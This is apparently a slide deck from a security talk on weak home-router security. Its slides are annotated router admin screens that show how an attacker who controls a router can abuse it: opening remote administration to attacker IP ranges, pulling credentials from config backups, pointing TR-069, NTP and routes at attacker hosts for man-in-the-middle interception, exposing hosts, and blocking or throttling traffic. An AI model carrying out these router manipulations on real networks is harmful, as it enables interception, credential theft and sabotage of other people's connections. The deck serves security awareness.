
# R.I.P Your network security



# R.I.P Your network security




What's old is new again





What's old is new again





# Home routers: Security not included



**SOHOpelessly**

B R O K E N <sup>TM</sup>

---

Router Hacking Contests and More

# Home routers: Security not included

## routerpwn.com

[Home](#)[Generators](#)[Software](#)[Hardware](#)[Follow](#)[Contact](#)[About](#)[2Wire](#)[3Com](#)[Alcatel-Lucent](#)[Alpha-Networks](#)[Arris](#)[Asmax](#)[Asus](#)[Astoria](#)[Belkin](#)[Binatone](#)[Cisco](#)[Cobham](#)[Comtrend](#)[D-Link](#)[DD-WRT](#)[EasyBox](#)[EE](#)[Fibrehome](#)[Freebox](#)[Huawei](#)[Linksys](#)[MiFi](#)[Motorola](#)[Netgear](#)[Observe](#)[Pirelli](#)[Rom-0](#)[RuggedCom](#)[Sagem](#)[Seagate](#)[Siemens](#)[Sitecom](#)[Sitel](#)[SMC](#)[Starbridge](#)[Technicolor](#)[Thomson](#)[TP-LINK](#)[TRENDnet](#)[Ubee / Ambit](#)[Ubiquiti](#)[Unicorn](#)[UTStarcom](#)[Xavi](#)[Zhone](#)[Zoom](#)[ZTE](#)[ZyXEL](#)

Show  entries

Search:

Show / hide columns

# Home routers: Security not included

## Backdoor Modules for Netgear, Linksys, and Other Routers



A week or so ago, I read the news of a new backdoor on several devices, including those made by [Belkin](#), [Cisco](#), [NetGear](#), [Linksys](#), and several others. A list of what seems to be affected devices can be found [here](#). [Eloi Vanderbeken](#), who posted his findings on [GitHub](#) made the original discovery. He also wrote a useful python proof-of-concept exploit, which allowed command injection, but I wanted [Metasploit](#) integration.

# Home routers: Security not included

**RAPID7COMMUNITY** 



## Compromising Embedded Linux Routers with Metasploit

 Blog Post created by [juan.vazquez](#)  on Apr 4, 2013





If a bored teenager can hack your network, you're in trouble



Anarchaos, aged 18, DEFCON 2004



If a bored teenager can hack your network, you're in trouble



c0mrade, aged 15, NASA hacks, 1999

# If a bored teenager can hack your network, you're in trouble



Jake (not shown), aged 14, Call of Duty 2, 2011


# Scale of Trust



AirBnB rental network

0


100



Beware



Somewhat trusted



Mostly trusted

# Attacks



# Attacks:

Potential impacts of a compromised network

“...exposure of sensitive information,  
modification of trusted data,  
and injection of data.”

US-CERT  
Securing End-to-End Communications





# Attacks

## Remote Administration

### ADMINISTRATION

**Enable Graphical Authentication :** ☒

**Enable HTTPS Server :** ☒

**Enable Remote Management :** ☒

**Remote Admin Port :**  **Use HTTPS :** ☒



**Remote Admin Inbound Filter :**

**Details :**

# Attacks

## Remote Administration

### INBOUND FILTER RULES LIST

| Name            | Action | Remote IP Range         |   |   |
|-----------------|--------|-------------------------|---|---|
| remote_hack_adm | Allow  | 54.0.0.0-54.255.255.255 |  |  |

OPSEC++



# Attacks

## Just listen and wait

### SYSLOG

The SysLog options allow you to send log information to a SysLog Server.

Save Settings

Don't Save Settings

### SYSLOG SETTINGS

**Enable Logging To Syslog** ☒  
**Server :**

**Syslog Server IP Address :**

<<



# Attacks

## Just listen and wait

### DYNAMIC DNS

**Enable Dynamic DNS:** ☒

**Server Address:**

<<

Select Dynamic DNS Server ▾

**Host Name:**

(e.g.: me.mydomain.net)

**Username or Key:**

**Password or Key:**

**Verify Password or Key:**

**Timeout:**  (hours)

**Status:** Disconnect

# Attacks

## Download router config to extract credentials

### SYSTEM -- BACKUP SETTINGS

Back up DSL Router configurations. You may save your router configurations to a file on your PC.

**Note: Please always save configuration file first before viewing it.**


Backup Settings



# Attacks

Download router config to extract  
credentials

ISP  
ADSL  
L2TP  
PPTP  
PPPOE  
DDNS  
WEP/WPA  
Login



# Attacks

## Malice Level: Troll

### Website blocking

#### 40 -- WEBSITE FILTERING RULES

Configure Website Filter below:

DENY computers access to ONLY these sites 

Clear the list below...

#### Website URL/Domain

Facebook.com



Google.com

Youtube.com

Amazon.com

Wikipedia.org

Twitter.com

# Attacks

## Malice Level: Troll

### Parental Controls

#### PARENTAL CONTROL

Options to improve the speed and reliability of your Internet connection, to apply content filtering and to protect you from phishing sites. Choose from pre-configured bundles or register your router with OpenDNS® to choose from 50 content categories for custom blocking.

Save Settings

Don't Save Settings

# Attacks

## Malice Level: Troll

### Reducing speed

#### WAN TRAFFIC SHAPING

**Enable Traffic Shaping:** ☒

**Automatic Uplink Speed :** ☐

**Measured Uplink Speed :** Not Estimated

**Manual Uplink Speed :**  kbps <<

**Connection Type :**

**Detected xDSL or Other  
Frame Relay Network :** No

# Attacks

## Expose hosts on the DMZ (outside of the router/firewall)

### DMZ HOST

The DMZ (Demilitarized Zone) option lets you set a single computer on your network outside of the router. If you have a computer that cannot run Internet applications successfully from behind the router, then you can place the computer into the DMZ for unrestricted Internet access.

**Note:** Putting a computer in the DMZ may expose that computer to a variety of security risks. Use of this option is only recommended as a last resort.

**Enable DMZ:** ☒

**DMZ IP Address :**

192.168.0.100



Computer Name





# Attacks

## Reducing security

### WI-FI PROTECTED SETUP

**Enable :** ☒

**Lock Wireless Security  
Settings :** ☐

Reset to Unconfigured

### PIN SETTINGS

**Current PIN :** 42599500

Generate New PIN

Reset PIN to Default

# Attacks

## Control network time

### AUTOMATIC TIME CONFIGURATION

**Enable NTP Server :**



**NTP Server Used :**

time.trustme.com



Select NTP Server ▴ ▾

# Attacks

## Firmware modification

### Skill Level: Advanced

#### FIRMWARE UPGRADE

**Note: Some firmware upgrades reset the configuration options to the factory defaults. Before performing an upgrade, be sure to save the current configuration from the [Tools](#) → [System](#) screen.**

**To upgrade the firmware, your PC must have a wired connection to the router. Enter the name of the firmware upgrade file, and click on the Upload button.**

Choose File No file chosen

Upload

# Attacks

## Remote Administration (advanced)

## TR-069 CLIENT -- CONFIGURATION

Inform ☐ Disable ☒ Enable

## Inform Interval:

# 300

ACS URL:

beware.trustme.com

ACS User Name:

admin

ACS Password:

● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ●



☒ Connection Request Authentication

Connection Request User Name:


# admin-beware

## Connection Request Password:

.....

# Attacks

## Remote Administration (advanced) via TR-069





# Attacks

## MitM via route hop



### ROUTING

This Routing page allows you to specify custom routes that determine how data is moved around your network.

Save Settings

Don't Save Settings

### 32--ROUTE LIST

|                                     |   |  | Metric       | Interface  |
|-------------------------------------|---|--|--------------|--|
| <input checked="" type="checkbox"/> | <div>Name</div> <div>MITM </div> | <div>Destination IP</div> <div>0.0.0.0</div> | <div>1</div> | <div>WAN </div> |
|                                     | <div>Netmask</div> <div>0.0.0.0</div>   | <div>Gateway</div> <div>54.109.87.19</div>   |              |  |

# Attacks

## MitM via route hop

### **ROUTING -- STATIC ROUTE**

Allows you to manually configure special routes that your network might need.

Static Route

### **ROUTING -- DEFAULT GATEWAY**

Allows you to configure Default Gateway used by WAN Interface.

Default Gateway

### **ROUTING -- RIP**

Allows you to configure RIP (Routing Information Protocol).

RIP

# Attacks

## MitM via route hop

```
root@kal:~/pcaps# tcpdump -i eth0 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
